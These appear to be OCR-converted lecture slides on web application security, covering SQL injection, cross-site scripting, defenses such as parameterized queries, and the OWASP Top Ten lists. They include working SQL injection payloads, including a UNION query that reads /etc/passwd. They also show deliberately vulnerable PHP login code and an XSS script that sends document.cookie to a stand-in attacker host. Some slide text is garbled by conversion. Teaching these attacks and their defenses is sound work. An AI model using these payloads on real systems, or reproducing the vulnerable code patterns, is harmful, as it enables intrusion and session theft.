


Make queries and updates against the database

Scalability
issue

Web Applications

■ N-tier Architecture





SQL Injection – how it happens

- In Web application
 - values received from a Web form, cookie, input parameter, etc., are not typically validated before passing them to SQL queries to a database server.
 - Dynamically built SQL statements
 - an attacker can control the input that is sent to an SQL query and manipulate that input
 - the attacker may be able to execute the code on the back-end database.

HTTP Methods:

Get and Post

■ POST

- Sends information pieces to the Web Server
- Fill the web form & submit

```
<form action="process.php" method="post">  
<select name="item">  
...  
<input name="quantity" type="text" />
```

```
$quantity = $_POST['quantity'];  
$item = $_POST['item'];
```


HTTP Methods: Get and Post

- GET method

- Requests the server whatever is in the URL

```
<form action="process.php" method="get">
<select name="item">
...
<input name="quantity" type="text" />
```

```
$quantity = $_GET['quantity'];
$item = $_GET['item'];
```

At the end of the URL:

```
"?item=##&quantity=##"
```



SQL Injection

- <http://www.victim.com/products.php?val=100>
 - To view products less than \$100
 - `val` is used to pass the value you want to check for
 - PHP Scripts create a SQL statement based on this

```
// connect to the database
$conn = mysql_connect("localhost","username","password");
// dynamically build the sql statement with the input
$query = "SELECT * FROM Products WHERE Price < `$_GET['val']' ".
        "ORDER BY ProductDescription";
// execute the query against the database
$result = mysql_query($query);
// iterate through the record
// CODE to Display the result
```

```
SELECT *
FROM Products
WHERE Price <'100.00'
ORDER BY ProductDescription;
```



SQL Injection

- <http://www.victim.com/products.php?val=100' OR '1'='1>

```
SELECT *  
FROM Products  
WHERE Price <'100.00 OR '1'='1'  
ORDER BY ProductDescription;
```

**The WHERE condition is always true
So returns all the product !**



SQL Injection

- CMS Application (Content Mgmt System)
- `http://www.victim.com/cms/login.php?username=foo&password=bar`

```
// connect to the database
$conn = mysql_connect("localhost","username","password");
// dynamically build the sql statement with the input
$query = "SELECT userid FROM CMSUsers
        WHERE user = '$_GET["user"]' ".
        "AND password = '$ GET["password"]'";

// execute the query
$result = mysql_query($query);

$rowcount = mysql_num_rows($result);
// if a row is returned then the credentials are valid so
// forward the user to the admin pages
if ($rowcount != 0){header("Location: admin.php");}
// if a row is not returned then the credentials must be invalid
else {die('Incorrect username or password, please try again.')}
```



SQL Injection

- CMS Application (content Mgmt System)

<http://www.victim.com/cms/login.php?username=foo&password=b>

Remaining ar
code

```
$rowcount = mysql_num_rows($result);  
// if a row is returned then the credentials must be valid, so  
// forward the user to the admin pages  
if ($rowcount != 0){header("Location: admin.php");}  
// if a row is not returned then the credentials must be invalid  
else {die('Incorrect username or password, please try again.')}
```

<http://www.victim.com/cms/login.php?username=foo&password=bar' OR '1'='1>

```
SELECT userid  
FROM CMSUsers  
WHERE user = 'foo' AND password = 'bar' OR '1'='1';
```



Dynamic String Building

- PHP code for dynamic SQL string

```
// a dynamically built sql string statement in PHP
$query = "SELECT * FROM table WHERE field = '$_GET[\"input\"]'";
```

- Key issue – no validation
- An attacker can include SQL statement as part of the input !!
- anything following a quote is a code that it needs to run and anything encapsulated by a quote is data

Incorrect Handling of Escape Characters

- Be careful with escape characters
 - like single-quote (string delimiter)
 - E.g. the blank space (), double pipe (||), comma (,), period (.), (* /), and double-quote (") have special meanings --- in Oracle

```
-- The pipe [||] character can be used to append a function to a value.  
-- The function will be executed and the result cast and concatenated.  
http://victim.com/id=1||utl_inaddr.get_host_address(local)
```

```
-- An asterisk followed by a forward slash can be used to terminate a  
-- comment and/or optimizer hint in Oracle  
http://victim.com/hint = */ from dual-
```

Incorrect Handling of Types

```
// build dynamic SQL statement
$SQL = "SELECT * FROM table WHERE field = $_GET["userid"]";
// execute sql statement
$result = mysql_query($SQL);
// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);
// iterate through the record set returned
$row = 1;
while ($db_field = mysql_fetch_assoc($result)) {
    if ($row <= $rowcount){
        print $db_field[$row]. "<BR>";
        $row++;
    }
}
```

Numeric

INPUT:

```
1 UNION ALL SELECT LOAD_FILE('/etc/passwd')--
```




UNION Statements

```
SELECT column-1,column-2,...,column-N FROM table-1
UNION [ALL]
SELECT column-1,column-2,...,column-N FROM table-2
```

- Exploit:
 - First part is original query
 - Inject UNION and the second part
 - Can read any table
- Fails or Error if the following not met
 - The queries must return same # columns
 - Data types of the two SELECT should be same (compatible)
- Challenge is finding the # columns

Defenses

Parameterization

- Key reason – SQL as String !! (dynamic SQL)
- Use APIs – and include parameters
- Example – Java + JDBC

```
Connection con = DriverManager.getConnection(connectionString);

String sql = "SELECT * FROM users WHERE username=? AND
password=?";

PreparedStatement lookupUser = con.prepareStatement(sql);

// Add parameters to SQL query

lookupUser.setString(1, username); // add String to position 1
lookupUser.setString(2, password); // add String to position 2

rs = lookupUser.executeQuery();
```

Defenses

Parameterization

- PHP example with MySQL

```
$con = new mysqli("localhost", "username", "password", "db");  
$sql = "SELECT * FROM users WHERE username=? AND password=?";  
$cmd = $con->prepare($sql);  
  
// Add parameters to SQL query  
// bind parameters as strings  
  
$cmd->bind_param("ss", $username, $password);  
$cmd->execute();
```

Defenses

Parameterization

- PL/SQL

```
DECLARE
```

```
    username varchar2(32);  
    password varchar2(32);  
    result integer;
```

```
BEGIN
```

```
    Execute immediate 'SELECT count(*) FROM users where  
        username=:1 and password=:2' into result using username,  
        password;
```

```
END;
```

Defenses

Validating Input

- Validate compliance to defined types
 - Whitelisting: **Accept those known to be good**
 - Blacklisting: **Identify bad inputs**
 - Data type/size/range/content
 - Regular expression `^d{5}(-\d{4})?$` [for zipcode]
 - Try to filter blacklisted characters (can be evaded)



Sources for other defenses

- Other approaches available – OWA Security Project (www.owasp.org)



Cross-Site Scripting



Cross Site Scripting

- XSS : Cross-Site Scripting
 - Quite common vulnerability in Web applications
 - Allows attackers to insert Malicious Code
 - To bypass access
 - To launch “phishing” attacks
 - “Cross-Site” -foreign script sent via server to client
 - Malicious script is executed in Client’s Web Browser



Cross Site Scripting

- Scripting: Web Browsers can execute commands
 - Embedded in HTML page
 - Supports different languages (JavaScript, VBScript, ActiveX, etc.)
- Attack may involve
 - Stealing Access Credentials, Denial-of-Service, Modifying Web pages, etc.
 - Executing some command at the client machine

Overview of the Attack

```
<HTML>
<Title>Welcome!</Title>
  Hi Mark Anthony<BR> Welcome To Our Page
...
</HTML>
```

Client



page

Target
Server



Name = Mark Anthony

```
GET /welcomePage.cgi?name=Mark%20Anthony HTTP/1.0
Host: www.TargetServer.com
```

Overview of the Attack

```
<HTML>
<Title>Welcome!</Title>
  Hi <script>alert(document.cookie)</script>
<BR> Welcome To Our Page
...
</HTML>
```

- Opens a browser window
- All cookie related to TargetServer displayed

Client



Target Server



When clicked

Page with link

Attacker



```
GET
/welcomePage.cgi?name=<script>alert(document.cookie)</script>
HTTP/1.0
Host: www.TargetServer.com
```

```
Page has link:
http://www.TargetServer.com/welcome.cgi?name=<script>alert
(document.cookie)</script>
```



Overview of the Attack

- In a real attack – attacker wants all the **cookie!!**

Page has link:

```
http://www.TargetServer.com/welcomePage.cgi?name=<script>window.open("http://www.attacker.site/collect.cgi?cookie="+%2Bdocument.cookie)</script>
```

```
<HTML>
<Title>Welcome!</Title>
Hi
<script>window.open("http://www.attacker.site/collect.cgi?cookie="+document.cookie)</script>
<BR> Welcome To Our Page
...
</HTML>
```

- Calls collect.cgi at attacker.site
- All cookie related to TargetServer are sent as input to the cookie variable
- Cookies compromised !!
- Attacker can impersonate the victim at the TargetServer !!



Defenses

- Properly sanitize input
 - E.g., filter out "<" and ">"
 - Firefox Nscript Plugin does it
 - But client is not responsible – developers need to be careful
- Built-in browser security
 - Selectively disable client-side scripting
- Safe browsing practice

OWASP Top Ten Vulnerabilities (for 2013)

- A1-Injection
 - SQL, OS, LDAP – input validation problem
- A2-Broken Authentication and Session Management
 - Incorrect implementation (compromise passwords, keys, implementation flaws)
- A3-Cross-Site Scripting (XSS)
 - Improper validation
- A4-Insecure Direct Object References
 - Improper exposure of internal implementation
- A5-Security Mis-configuration
- A6-Sensitive Data Exposure



OWASP Top Ten Vulnerabilities (for 2013)

- **A7-Missing Function Level Access Control**
 - Web applications UI and server need to enforce consistent access control enforcement
- **A8-Cross-Site Request Forgery (CSRF)**
 - Forged HTTP requests and compromise of victim's session cookie
 - Victim's browser is forced to generate requests to the vulnerable application
- **A9-Using Components with Known Vulnerabilities**
 - Components could run with full privileges – vulnerable program could be exploited
 - Components could be libraries or software modules and frameworks
- **A10-Unvalidated Redirects and Forwards**
 - Improper validation issue
 - Web apps can redirect victims to phishing or malware sites.

Comparison: <http://www.port80software.com/support/articles/2013-owasp-top-10>

2013 -> 2017 OWASP top 10

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	⊗	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	⊗	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

